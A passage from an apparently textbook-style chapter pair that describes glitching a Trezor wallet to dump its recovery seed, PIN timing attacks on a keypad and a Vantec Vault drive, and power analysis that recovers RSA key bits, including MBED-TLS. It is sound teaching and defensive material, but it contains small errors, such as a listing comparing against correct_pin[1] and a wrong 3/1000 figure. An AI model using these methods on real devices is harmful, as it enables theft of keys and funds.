The returned data is simply the golden reference *without* the first 64 bytes ❶. It appears that a whole USB IN transaction is missing, which suggests that an entire USB data transfer was "skipped" on this fault injection run. Since no error was flagged on this transfer, the USB device must have thought it was only *supposed* to return the shorter length of data. Such a fault is interesting, because it proves that program flow changes in the target device are occurring, which is good to know since it shows that our overall goal is reasonable. Note again the `bad PID error`, which is due to missing the first part of a USB packet; it's on the first decoded frame only and not indicative of an error caused by a fault.

Confirming a Dump

How do we confirm we actually have a successful glitch (and get the magic recovery seed)? Initially, we just look for a "too-long" response and hope that the returned area of memory includes the recovery seed. Because the secret recovery seed is stored as a human-readable string, if we had a binary, we would simply run `strings` on the returned memory. Because we are implementing the attack in Python, we could instead use the `re` (regular expression) module. Assuming we have a list of data called `resp` (for example, from Listing 7-14), we could simply find all strings with only letters or spaces of length four or longer with a regular expression, as shown in Listing 7-15.

```
import re
re.findall(b"([a-zA-Z ]{4,})", bytearray(resp))
```

Listing 7-15: A "simple" regular expression to find strings consisting of four or more letters or a space

With any luck, we'll get a list of strings present in the returned data, as in Listing 7-16.

```
[b'WINUSB',
 b'TRZR',
 b'stor',
 b'exercise muscle tone skate lizard trigger hospital weapon volcano rigid
veteran elite speak outer place logic old abandon aspect ski spare victory
blast language',
 b'My Trezor',
 b'FjFS',
 b'XhYF',
 b'JFAF',
 b'FHDMD',
```

Listing 7-16: The recovery seed would be the long string with 24 English words.

One of the strings should be the recovery seed, which will be the long string of English language words. Seeing that means a successful attack!

Fine-Tuning the EM Pulse

The final step when running the experiment is to fine-tune the EM pulse itself, which in this case means physically scanning the coil above the surface, along with adjusting the glitch width and power level. We can control the glitch width from the PhyWhisperer-USB script, but the power level is adjusted via the ChipSHOUTER serial interface. A more powerful glitch is simply likely to reset the device, whereas a less powerful glitch may have no effect. In between those extremes, we may see indications that we're injecting errors, such as triggering error handlers or causing invalid USB responses. Triggering error handlers indicates that we're probably not fully rebooting the device but are having some effects on the internal data being manipulated. On the Trezor in particular, the LCD screen visually indicates when the device entered an error handler routine and reports the type of error. Again, the USB protocol analyzer can be helpful in seeing whether invalid or strange results are occurring. Finding a location that occasionally enters an error is typically a useful starting point, as this suggests that the area is sensitive but is not so aggressive that it causes memory or bus faults 100 percent of the time.

Tuning Timing Based on USB Messages

A successful glitch is one where the USB request comes through with the full length of data, having been able to bypass the length check. Finding the exact timing takes some experimentation. You will get many system crashes due to memory errors, hard faults, and resets. Using a hardware USB analyzer, you can see where these errors are occurring, which helps you understand the glitch timing, as previously shown in Listing 7-14. Without the "cheat" of being able to modify the source code in order to discover the timing, it would be absolutely essential to understand where those errors are occurring; they are flags we can use to understand the timing.

Figure 7-7 shows another sample capture, this time with a Total Phase Beagle USB 480.



Figure 7-7: A simple example where a USB error indicates when a fault injection corrupts program flow

The upper few rows in Figure 7-7 show a number of correct 146-byte control transfers. The first part is the SETUP phase. The Trezor has ACK'd the SETUP packet but then never sends the follow-up data. The Trezor entered an infinite loop as it jumped to one of the various interrupt handlers for error detection. As the timing of the fault is shifted, various effects on the USB traffic are observed: moving the glitch earlier often prevents the ACK of the setup packet; moving the glitch to later allows the first packet of follow-up data to be sent but not the second; and moving the glitch to much later allows the complete USB transaction to be carried out but then crashes the device. This knowledge helps us understand in which part of the USB code the fault is being inserted, even if that fault continues to be a sledgehammer causing a device reset instead of an intended single instruction skip.

As you can see, this gives us a timing window for faulting the device, without using our earlier "cheat."

Summary

In this chapter, we walked through taking an unmodified bitcoin wallet and finding the recovery seed stored within it. We leveraged some features of the target's open source design to provide insight, although the attack could have succeeded without that information. The target's open source design means you can also use it as a reference for investigating your own products where you do have access to the source code. In particular, we showed how you could easily simulate the effect of a fault injection using a debugger attached to the device.

Finding a successful glitch timing is not easy. The previous experiments demonstrated when the comparison was happening, which is when we want the glitch to be inserted. As this time had jitter, there is no single "correct" time. In addition to time, some spatial positioning is required. If you had a computer-controlled XY scanning table, you could also automate the search for the correct location. In this example, we simply used a manual table, as very specific positioning didn't seem necessary.

Again, due to the nature of the glitch timing, take care to decide on an economical strategy of how to search for candidate glitch settings. You can quickly see that the combination of physical location, glitch time, glitch width, and EMFI power settings means a huge number of parameters to

search. Finding ways to narrow the search range (such as using information about error states to understand effective zones) is critical in keeping the problem space tractable. Logging "odd" outputs is also useful when investigating possible effects, because if you are looking only for a very narrow range of "success," you may miss some other useful glitches.

The ultimate success rate of EMFI dumping is low. Once the glitches have been correctly tuned, 99.9 percent of the glitches return a result that is too short and, thus, they aren't successful. We can, however, achieve a successful glitch within about one or two hours on average (subsequent to tuning location and timing), making it a relatively useful attack in practice.

We want to highlight that when you perform fault injection on real devices, a significant portion of reverse engineering goes on in order to figure out what can be faulted, such as USB dumping, looking at code, and so on. We hope the earlier chapters have prepared you for some of that, but you'll certainly bump into challenges that aren't covered here. As always, try to bring the challenges down to the simplest instance, solve them there, and then map them back to the full device.

If you try to re-create this full attack, you'll likely find it more difficult than the labs we covered in Chapter 6, which should give you a feel for how fault attacks on a real device can be more difficult in practice, even though the fundamental operations are similar.

And now for something completely different. In the next chapter, we'll move on to side-channel analysis and dive into more details on what we alluded to in earlier chapters: how power consumed by a device can tell us both the operations and data being used by the device under attack.

8

I'VE GOT THE POWER: INTRODUCTION TO POWER ANALYSIS

You'll often hear that cryptographic algorithms are unbreakable, regardless of the huge advances in computing power. That is true. However, as you'll learn in this chapter, the key to finding vulnerabilities in cryptographic algorithms lies in their implementation, no matter how "military grade" they are.

That said, we won't be discussing crypto implementation errors, such as failed bounds checks, in this chapter. Instead, we'll exploit the very nature of digital electronics using side channels to break algorithms that, on paper, appear to be secure. A *side channel* is some observable aspect of a system that reveals secrets held within that system. The techniques we describe leverage vulnerabilities that arise from the physical implementation of these algorithms in hardware, primarily in the way that digital devices use power. We'll start with data-dependent execution time, which we can determine by monitoring power consumption, and then we'll move on to monitoring power consumption as a means to identify key bits in cryptographic processing functions.

Considerable historical precedence exists for side-channel analysis. For example, during the Second World War, the British were interested in estimating the number of tanks being produced by the Germans. The most reliable way to do so turned out to be a statistical analysis of the sequence of serial numbers from captured or disabled tanks, assuming that serial numbers typically increment in a straightforward manner. The attacks we'll present in this chapter mirror this so-called *German Tank Problem*: they combine statistics with assumptions and ultimately use a small amount of data that our adversary unknowingly leaked to us.

Other historical side-channel attacks monitor unintended electronic signals emanating from the hardware. In fact, almost as soon as electronic systems were used to pass secure messages, they were subject to attack. One such famous early attack was the TEMPEST attack, launched by Bell Labs scientists in WWII to decode electronic typewriter key presses from 80 feet away with a 75 percent accuracy (see "TEMPEST: A Signal Problem" by the USA's National Security Agency). TEMPEST has since been used to reproduce what is being displayed on a computer monitor by picking up the monitor's radio signal emissions from outside the building (see, for instance, Wim van Eck's "Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk?"). And while the original TEMPEST attack used CRT-type monitors, this same vulnerability has been demonstrated on more recent LCD displays by Markus G. Kuhn in "Electromagnetic Eavesdropping Risks of Flat-Panel Displays," so it's far from outdated.

We'll show you something even more surreptitious than TEMPEST, though: a way to use unintended emissions from hardware to break otherwise secure cryptographic algorithms. This strategy covers both software running on hardware (such as firmware on a microcontroller) and pure hardware implementations of the algorithms (such as cryptographic accelerators). We'll describe how to measure, how to process your measurement to improve leakage, and how to extract secrets. We'll cover topics that have their roots in areas ranging all the way from chip and printed circuit board (PCB) design, through electronics, electromagnetism, and (digital) signal processing, to statistics, cryptography, and even to common sense.

Timing Attacks

Timing is everything. Consider what happens when implementing a personal identification number (PIN) code check, like one you'd find on a wall safe or door alarm. The designer allows you to enter the complete PIN (say, four digits) before comparing the entered PIN with the stored secret code. In C code, it could look something like Listing 8-1.

```
int checkPassword(void) {
    int user_pin[4] = {1, 1, 1, 1};
    int correct_pin[] = {5, 9, 8, 2};

    // Disable the error LED
    error_led_off();
```

```
    // Store four most recent buttons
    for(int i = 0; i < 4; i++) {
        user_pin[i] = read_button();
    }

    // Wait until user presses 'Valid' button
    while(valid_pressed() == 0);

    // Check stored button press with correct PIN
    for(int i = 0; i < 4; i++) {
        if(user_pin[i] != correct_pin[1]) {
            error_led_on();
            return 0;
        }
    }

    return 1;
}
```

Listing 8-1: Sample PIN code check written in C

It looks like a pretty reasonable piece of code, right? We read in four digits. If they match the secret code, the function returns a `1`; otherwise, it returns a `0`. Ultimately, we can use this return value to open a safe or disarm the security system by pressing the valid button after the four digits have been entered. A red error LED illuminates to show that the PIN is incorrect.

How might this safe be attacked? Assuming that the PIN accepts the numbers 0 through 9, testing all possible combinations would require a total of $10 \times 10 \times 10 \times 10 = 10{,}000$ guesses. On average, we would have to perform 5,000 guesses to find the PIN, but that would take a long time, and the system might limit the speed at which we can repeatedly enter guesses.

Fortunately, we can reduce the number of guesses to 40 using a technique called a *timing attack*. Assume we have the keypad shown in Figure 8-1. The C key (for clear) clears the entry, and the V key (for valid) validates it.



Figure 8-1: A simple keypad

To perform the attack, we connect two oscilloscope probes to the keypad: one to the connecting wire on the V button and the other to the connecting wire on the error LED. We then enter PIN 0000. (Of course, we are assuming we have access to a copy of this PIN pad that we've now dissected.) We press the V button, watch our oscilloscope trace, and measure the time

difference between the V button being pressed and the error LED illuminating. The execution of the loop in Listing 8-1 tells us that the function will take longer to return a failed result if the first three numbers in the PIN are correct and only the final check fails than it would take if the first number had been incorrect from the start.

The attack cycles through all possibilities for the first digit of the PIN (0000, 1000, 2-0-00, through 9000) while recording the time delay between pressing the V button and the error LED illuminating. Figure 8-2 shows the timing sequence.



Figure 8-2: Determination of loop delay time

We expect that when the first PIN digit is correct (let's say it's a 1), the delay will increase before the error LED goes high, which happens only after the second digit has been compared to `correct_pin[]`. We now know the correct first digit. The top part of Figure 8-2 shows that when the valid button is pressed after a completely incorrect sequence, the error LED turns on within a short amount of time (t_{bad}). Compare this to the valid button being pressed after a partially correct sequence (the first button was correct in this partial sequence). Now the error LED takes a longer amount of time ($t_{correct}$) since the first number was correct, but upon comparing the second number, it turns on the error LED.

We continue the attack by trying every possibility for the second digit: entering 1000, 1100, 1200 through 1900. Once again, we expect that for the correct digit (let's say it's 3), the delay will increase before the error LED goes high.

Repeating this attack for the third digit, we determine that the first three digits are 133. Now it's a simple matter of guessing the final digit and seeing which one unlocks the system (let's say it's 7). The PIN combination is, thus, 1337. (Considering the audience of this book, we realize we may have just published your PIN. Change it now.)

The advantage to this method is that we discover the digits incrementally by knowing the position in the PIN sequence of the incorrect digit. This little bit of information has a big impact. Instead of a maximum of $10 \times 10 \times 10 \times 10$ guesses, we now need to make no more than $10 + 10 + 10 + 10 = 40$ guesses. If we are locked out after three unsuccessful attempts, the probability of guessing the PIN has been improved from 3/1000 (0.3 percent) to 3/40 (7.5 percent). Further, assuming the PIN is selected randomly (which in reality is a poor assumption), we would on average *find* the guess halfway through our guessing sequence. This means, on average, we need to guess only five numbers for each digit, so we have an average total of 20 guesses with our assisted attack.

We call this a *timing attack*. We measured only the time between two events and used that information to recover part of the secret. Can it really be as easy in practice? Here's a real-life example.

Hard Drive Timing Attack

Consider a hard drive enclosure with a PIN-protected partition—in particular, the Vantec Vault, model number NSTV290S2.

NOTE *Although this product is no longer available in stores, you may still find some old stock. For full details of this attack, see the freely available PoC || GTFO 0x04, available from online mirrors such as* https://archive.org/stream/pocorgtfo04#page/n36/mode/1up *(and also available in bound format from No Starch Press in* PoC || GTFO*).*

The Vault hard drive enclosure works by messing with the drive's partition table so that it doesn't appear in the host operating system; the enclosure doesn't actually encrypt anything. When the correct PIN is entered into the Vault, valid partition information is made accessible to the operating system.

The most obvious way to attack the Vault might be to repair the partition table manually on the drive, but we can also use a timing attack against its PIN-entry logic—one that's more in line with our side-channel power analysis.

Unlike the PIN pad example discussed earlier, we first need to determine when a button is *read*, because in this device, the microcontroller only occasionally *scans* the buttons. Each scan requires checking the status of each button to determine whether it has been pressed. This scanning technique is standard in hardware that must receive input from buttons. It frees the microcontroller in the hardware to do work in the 100ms or so between checking for button presses, which maintains the illusion of instantaneous response to us comparatively slow and clumsy humans.

When performing a scan, the microcontroller sets some line to a positive voltage (high). We can use this transition as a trigger to indicate when a button is being read. While a button is pressed, the time delay from this line going high to the *error* event gives us the timing information we need for our attack. Figure 8-3 shows that line B goes high only when the

microcontroller is reading the button status *and* the button is being pressed at the same time. Our primary challenge is to trigger the capture when that high value propagates through the button, not just when the button is pushed.



Figure 8-3: Hard drive attack timing diagram

This simple example shows how the microcontroller checks the state of the button only every 50ms, as shown by the upper timing line A. It can detect the button press only during brief high pulses at those 50ms intervals. The presence of a button press is indicated by the correspondingly brief high pulse that the A line pulse allows through onto the B line.

Figure 8-4 shows the buttons along the right-hand side of the hard drive enclosure by which a six-digit PIN code is entered. Only once the entire correct PIN is entered does the hard drive reveal its contents to the operating system.

It so happens that the correct PIN code in our hard drive is 123456 (the same combination as on our luggage), and Figure 8-5 demonstrates how we can read this out.

The red line is the error signal, and the blue line is the button scan signal. The black vertical cursors are aligned to the rising edge of the button scan signal and to the falling edge of the error signal. We're interested in the time difference between those cursors, which corresponds to the time the microcontroller needs to process the PIN entry before it responds with an error.

Looking at the top part of the figure, we see the timing information where the first digit is incorrect. The time delay between the first rising edge of the button scan and the falling edge of the error signal gives us the processing time. By comparison, the bottom part of the figure shows the same waveforms when the first digit is correct. Notice that the time delay is slightly longer. This longer delay is due to the password-checking loop accepting the first digit and then going to check the next digit. In this way, we can identify the first digit of the password.



Figure 8-4: Vantec Vault NSTV290S2 hard drive enclosure



Figure 8-5: Hard drive timing diagram

The next stage of the attack is to iterate through all options for the second digit (that is, testing 106666, 116666 . . . 156666, 166666) and looking for a similar jump in processing delay. This jump in delay again indicates that we have found the correct value of a digit and can then attack the next digit.

We can use a timing attack to guess the password for the Vault in (at most) 60 guesses (10 + 10 + 10 + 10 + 10 + 10), which should take no longer than 10 minutes doing it manually. Yet, the manufacturer claims that the Vault has one million combinations (10 × 10 × 10 × 10 × 10 × 10), which is true when entering guesses of the PIN. However, our timing attack reduces the number of combinations we actually need to try to 0.006 percent of the total number of combinations. No countermeasures such as random delays complicate our attack, and the drive doesn't provide a lock-out mechanism that prevents the user from entering an unlimited number of guesses.

Power Measurements for Timing Attacks

Let's say that in an attempt to thwart a timing attack, someone has inserted a small random delay before illuminating the error LED. The underlying password check is the same as that in Listing 8-1, but now the time delay between pressing the V button and the error LED illuminating no longer clearly indicates the position of an incorrect digit.

Now assume we're able to measure the power consumption of the microcontroller that's executing the code. (We'll explain how to do this in the "Using the Oscilloscope" section on page XX). The power consumption might look something like Figure 8-6, which shows the power trace of a device while it's performing an operation.



Figure 8-6: A sample power consumption trace of a device performing an operation

Notice the repetitive nature of the power consumption trace. Oscillations will occur at a rate similar to the microcontroller's operating frequency. Most transistor-switching activity on the chip happens at the edges of the clock, and thus the power consumption also spikes close to those moments. The same principle applies even to high-speed devices, such as ARM microcontrollers or custom hardware.

We can glean some information about what a device is doing based on this power signature. For example, if the random delay discussed earlier is implemented as a simple `for` loop that counts from 0 to a random number *n*, it will appear as a pattern that is repeated *n* times. In window B of Figure 8-6, a pattern (in this case, the simple pulse) is repeated four times, so if we expect a random delay, that sequence of four pulses may be the delay. If we record a few of these power traces using the same PIN, and

all patterns are the same except for different numbers of pulses similar to window B, that would indicate a random process around window B. This randomness could be either a truly random process or some pseudorandom process (pseudorandom normally being a purely deterministic process generating the "randomness"). For example, if you reset the device, you might see the same consecutive repetitions in window B, which indicates it's not truly random. But of more interest, if we vary the PIN and see the number of patterns that look like those in window A change, we have a good idea that the power sequence around window A represents the comparison function. Thus, we can focus our timing attack on that section of the power trace.

The difference between this approach and previous timing attacks is that we don't have to measure timing over an entire algorithm but instead can choose specific parts of an algorithm that happen to have a characteristic signal. We can use similar techniques to break cryptographic implementations, as we'll describe next.

Simple Power Analysis

Everything is relative, and so is the simplicity of *simple power analysis (SPA)* with respect to *differential power analysis (DPA)*. The term *simple power analysis* has its origins in the 1998 paper "Differential Power Analysis" by Paul Kocher, Joshua Jaffe, and Benjamin Jun, where SPA was coined along with the more complex DPA. Bear in mind, however, that performing SPA can sometimes be more complex than performing DPA in some leakage scenarios. You can perform an SPA attack by observing a single execution of the algorithm, whereas a DPA attack involves multiple executions of an algorithm with varying data. DPA generally analyzes statistical differences between hundreds to billions of traces. While you can perform SPA in a single trace, it may involve a few to thousands of traces—the additional traces are included to reduce noise. The most basic example of an SPA attack is to inspect power traces visually, which can break weak cryptographic implementations or PIN verifications, as shown earlier in this chapter.

SPA relies on the observation that each microcontroller instruction has its own characteristic appearance in power consumption traces. For example, a multiplication operation can be distinguished from a load instruction: microcontrollers use different circuitry to handle multiplication instructions from the circuitry they use when performing load instructions. The result is a unique power consumption signature for each process.

SPA differs from the timing attack discussed in the earlier "Power Measurements for Timing Attacks" section on page XX, in that SPA allows you to examine the execution of an algorithm. You can analyze the timing of both individual operations and identifiable power profiles of operations. If any operation depends on a secret key, you may be able to determine that key. You can even use SPA attacks to recover secrets when you can't interact with a device and can observe it only while it's performing the cryptographic operation.

Applying SPA to RSA

Let's apply the SPA technique to a cryptographic algorithm. We'll concentrate on asymmetric encryption, where we'll look at operations using the private key. The first algorithm to consider will be the RSA cryptosystem, where we'll investigate a decryption operation. At the core of the RSA cryptosystem is the modular exponentiation algorithm, which calculates $m^e = c \bmod(n)$, where m is the message, c is the ciphertext, and $\bmod(n)$ is the modulus operation. If you aren't familiar with RSA, we recommend picking up *Serious Cryptography* by Jean-Philippe Aumasson (also published by No Starch Press), which covers the theory in an approachable manner. We also provided a quick overview of RSA in Chapter 6, but for the following side-channel work, you don't need to understand anything about RSA besides the fact that it processes data and a secret key.

This secret key is part of the processing done in the modular exponentiation algorithm, and Listing 8-2 shows one possible implementation of a modular exponentiation algorithm.

```
unsigned int do_magic(unsigned int secret_data, unsigned int m, unsigned int n) {
    unsigned int P = 1;
    unsigned int s = m;
    unsigned int i;

    for(i = 0; i < 10; i++) {
        if (i > 0)
            s = (s * s) % n;

        if (secret_data & 0x01)
            P = (P * s) % n;

        secret_data = secret_data >> 1;
    }

    return P;
}
```

Listing 8-2: An implementation of the square-and-multiply algorithm

This algorithm happens to be at the heart of an RSA implementation you might find as taught from a classic textbook. This particular algorithm is called a *square-and-multiply exponentiation*, hard-coded for a 10-bit secret key, represented by the `secret_data` variable. (Usually the `secret_data` would be a much longer key in the range of thousands of bits, but for this example, we'll keep it short.) Variable `m` is the message we are trying to decrypt. The system defenses will have been penetrated at the point when an attacker determines the value of `secret_data`. Side-channel analysis on this algorithm is a tactic that can break the system. Note that we skip the square on the first iteration. The first `if (i > 0)` is not part of the leakage we are attacking; it's just part of the algorithm construction.

SPA can be used to look at the execution of this algorithm and determine its code path. If we can recognize whether `P * s` has been executed,

we can find the value of one bit of `secret_data`. If we can recognize this for every iteration of the loop, we may be able to literally read the secret from a power consumption oscilloscope trace during code execution (see Figure 8-7).

Before we explain how to read this trace, take a good look at the trace and try to map the execution of the algorithm onto it.



Figure 8-7: Power consumption trace of a square-and-multiply waveform

Notice some interesting patterns between roughly 5ms and 12ms (between 50 and 120 on the 100µs unit xaxis): blocks of approximately 0.9ms and 1.1ms interspersed among each other. We can refer to the shorter blocks as Q (quick) and to the longer blocks as L (long). Q occurs 10 times, and L occurs four times; in sequence, they are QLQQQQLQLQQQQL. This is the visualization part of SPA signal analysis.

Now we need to interpret this information by relating it to something secret. If we assume that `s * s` and `P * s` are the computationally expensive operations, we should see two variations of the outer loop: some with only a square (S, `(s * s)`) and others that are both a square and a multiply (SM, `(s * s)` followed by `(P * s)`). We've carefully ignored the `i = 0` case, which doesn't have `(s * s)`, but we'll get to that.

We know that S is executed when a bit is 0, and SM is executed when a bit equals 1. There is just one missing piece: does each block in the trace equate to a single S or single M operation, or does each block in the trace equate to a single loop iteration, and thus either a single S or combined SM operation? In other words, is our mapping {Q → S, L → M} or {Q → S, L → SM}?

A hint to the answer lies in the sequence QLQQQQLQLQQQQL. Note that every L is preceded by a Q, and there are no LL sequences. Per the algorithm, every M has to be preceded by an S (except in the first iteration), and there are no MM sequences. This indicates {Q → S, L → M} is the right mapping, as the {Q → S, L → SM} mapping would likely have also given rise to an LL sequence.

This allows us to map the patterns to operations and operations to secret bits, which means QLQQQQLQLQQQQL becomes the operations SM,S,S,S,SM,SM,S,S,S,SM. The first bit processed by the algorithm is the least significant bit of the key, and the first sequence we observe is SM. Since the algorithm skips the S for the least significant bit, we know the initial SM must come from the next loop iteration and thus the next bit. With that knowledge, we can reconstruct the key: 10001100010.

Applying SPA to RSA, Redux

The implementation of modular exponentiation in RSA implementations will vary, and some variants may require more effort to break. But fundamentally, finding differences in processing a 0 or 1 bit is the starting point for an SPA attack. As an example, the RSA implementation of ARM's open source MBED-TLS library uses something called *windowing*. It processes multiple bits of the secret at a time (a *window*), which theoretically means the attack is more complicated because the algorithm does not process individual bits. Praveen Kumare Vadnala and Lukasz Chmielewski's "Attacking OpenSSL using Side-channel Attacks: the RSA case study" describes a complete attack on the windowing implementation used by MBED-TLS.

We specifically call out that having a simple model is a good starting point, even when the implementation isn't exactly the same as the model, because even the best implementations may have flaws that can be explained/exploited by the simple model. The implementation of the windowing modular exponentiation function used by MBED-TLS version 2.26.0 in the RSA decryption is such an example. In the following discussion, we've taken the *bignum.c* file from MBED-TLS and simplified part of the `mbedtls_mpi_exp_mod` function to produce the code in Listing 8-3, which assumes we have a `secret_key` variable holding the secret key, and a `secret_key_size` variable holding the number of bits to process.

```
   int ei, state = 0;
❶ for( int i = 0; i < secret_key_size; i++ ){
    ❷ ei = (secret_key >> i) & 1;
 ❸ if( ei == 0 && state == 0 )
      // Do nothing, loop for next bit
   else
    ❹ state = 2;
   }--snip--
```

Listing 8-3: Pseudocode of bignum.c *showing part of the* `mbedtls_mpi_exp_mod` *implementation flow*

We'll refer you to original line numbers of the *bignum.c* file in MBED-TLS version 2.26.0 in case you want to find the specific implementation. To start, the outer `for()` loop ❶ from Listing 8-3 is implemented as a `while(1)` loop in MBED-TLS and can be found at line 2227.

One bit of the secret key is loaded into the `ei` variable ❷ (line 2241 in original file). As part of the modular exponentiation implementation, the function will process the secret key bits until the first bit with a value of 1 is reached. To perform this processing, the `state` variable is a flag indicating whether we are done processing all the leading zeros. We can see the comparison at ❸, which skips to the next iteration of the loop if `state == 0` (meaning we haven't seen a 1 bit yet) and the current secret key bit (`ei`) is 0.

Interestingly, the order of operations in the comparison ❸ turns out to be a completely fatal flaw for this function. The trusty C compiler will *always* first perform the `ei == 0` comparison before the `state == 0` comparison. The `ei` comparison *always* leaks the value of the secret key bit ❹, for all of the key bits. It turns out you can pick this up with SPA.

If the `state` comparison was done first instead, the comparison would never even reach the point of checking the `ei` value once the `state` variable was nonzero (the `state` variable becomes nonzero after processing the first secret key bit set to 1). The simple fix (which also requires that you check the compiler output) is to swap the order of the comparison to be `state == 0 && ei == 0`. This example shows the importance of checking your implementation as a developer and the value in making basic assumptions as an attacker.

